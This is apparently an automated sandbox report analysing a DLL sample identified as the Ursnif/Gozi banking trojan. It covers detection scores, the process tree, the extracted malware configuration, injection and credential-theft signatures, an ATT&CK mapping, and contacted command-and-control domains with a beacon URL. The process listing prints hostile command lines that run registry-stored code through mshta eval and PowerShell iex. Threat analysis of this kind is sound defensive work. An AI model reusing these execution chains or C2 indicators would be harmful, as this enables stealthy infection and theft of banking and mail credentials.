ID: 321067
Sample Name: earmarkavchd
Cookbook: default.jbs
Time: 10:39:43
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report earmarkavchd

Overview


General Information

Sample Name:	earmarkavchd (renamed file extension from none to dll)
Analysis ID:	321067
MD5:	78b3444199a293..
SHA1:	a1826a8bdd4aa6..
SHA256:	66eaf5c2bc2ec2a..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected Gozi e-Banking trojan
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a COM Internet Explorer ob…
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 4396 cmdline: loaddll32.exe 'C:\Users\user\Desktop\earmarkavchd.dll' MD5: 62442CB29236B024E992A556DA72B97A)
  - control.exe (PID: 6996 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 4016 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4288 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5504 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6110.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4740 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 7088 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 4448 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 5436 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 2072 cmdline: cmd /C 'echo -------- >> C:\Users\user\AppData\Local\Temp\6110.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - RuntimeBroker.exe (PID: 984 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- iexplore.exe (PID: 3884 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5928 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6328 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:17416 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6788 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:82964 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 7064 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 7164 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5352 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6548 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES47A8.tmp' 'c:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6916 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6980 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES5D63.tmp' 'c:\Users\user\AppData\Local\Temp\3he3buld\CSCBE830862A12C4DC4815ABE234EBA2CD.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250157",
  "uptime": "126",
  "system": "4ccebe99a7438fb71ee5005fa7d4ea12hh",
  "size": "200775",
  "crc": "2",
  "action": "00000000",
  "id": "2200",
  "time": "1605897653",
  "user": "1082ab698695dc15e71ab15c9ed3ab41",
  "hash": "0xc0ebb23d",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.271745722.00000000037B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.271874843.00000000037B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001A.00000003.354083922.0000020E4A350000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.271783751.00000000037B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001A.00000002.406330368.000000000020E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 23 entries

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Networking:

- Creates a COM Internet Explorer object
- Found Tor onion address
- Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	DLL Side-Loading 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	Rootkit 4	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	No Ap La Pr
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 8 1 3	Masquerading 1	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Pr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	System Network Configuration Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DI

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
earmarkavchd.dll	46%	ReversingLabs	Win32.Trojan.Razy	
earmarkavchd.dll	100%	Avira	TR/Crypt.XDR.Gen	
earmarkavchd.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http:// api10.laptok.at/api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_2Fdgzow/MjYIINw6pXOFZtoH/ck22OsEBi4g5A21/99QRfbFqCod1fjkNsK/XxVSIrdVG/7FHa2ER9Ft02LqAkeU18/04NkD5rjB5JZqGFdQLM/maVmTCXIlwp0EX02aBt_2F/Clo4eegFdQ1lk/P1pW4ZJ5/wIbd6IdM2um9GQiRmu4HTYW/_2FpOuqNYz/HTi5jYJ7JeAd_0A_0/Dg9X8gZJHmh_/2B_2FHgF5eg/hemqUNvmE05Kam/e7yAaZ9rb60RXTZYuOS2q/HQUlA_2F4Fhmtp/3js	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://api10.laptok.at/api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	84.17.52.25	true	false		high
c56.lepini.at	47.241.19.44	true	false		unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false		unknown
api10.laptok.at	47.241.19.44	true	false		unknown
g.msn.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_2Fdgzow/MjYIlNw6pXOFZtoH/ck22OsEBi4g5A21/99QRfbFqCod1fjkNsK/XxVSIrdVG/7FHa2ER9Ft02LqAkeU18/04NkD5rjB5JZqGFdQLM/maVmTCXIlwp0EX02aBt_2F/Clo4eegFdQ1lk/P1pW4ZJ5/wIbd6IdM2um9GQiRmu4HTYW/_2FpOuqNYz/HTi5jYJ7JeAd_0A_0/Dg9X8gZJHmh_/2B_2FHgF5eg/hemqUNvmE05Kam/e7yAaZ9rb60RXTZYuOS2q/HQUlA_2F4Fhmtp/3js	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.00000002.370796430.0000000002810000.00000040.00000001.sdmp, powershell.exe, 00000013.00000003.358522767.0000022F9D7D0000.00000004.00000001.sdmp, control.exe, 0000001A.00000003.354083922.0000020E4A350000.00000004.00000001.sdmp, explorer.exe, 0000001D.00000002.511989031.0000000003B8E000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000001E.00000002.510030791.000002413CA4E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000020.00000002.502898897.000001E7666AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.00000002.370796430.0000000002810000.00000040.00000001.sdmp, loaddll32.exe, 00000000.00000003.340776035.0000000002850000.00000004.00000001.sdmp, powershell.exe, 00000013.00000003.358522767.0000022F9D7D0000.00000004.00000001.sdmp, control.exe, 0000001A.00000003.354083922.0000020E4A350000.00000004.00000001.sdmp, explorer.exe, 0000001D.00000002.511989031.0000000003B8E000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000001E.00000002.510030791.000002413CA4E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000020.00000002.502898897.000001E7666AE000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000001D.00000000.390940083.000000000BC36000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000001D.00000000.383619707.00000000070D3000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://fr.search.yahoo.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000001D.0000000 0.383619707.00000000070D3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000013.00000 003.316077388.0000022F8657E000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000001D.0000000 0.390940083.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
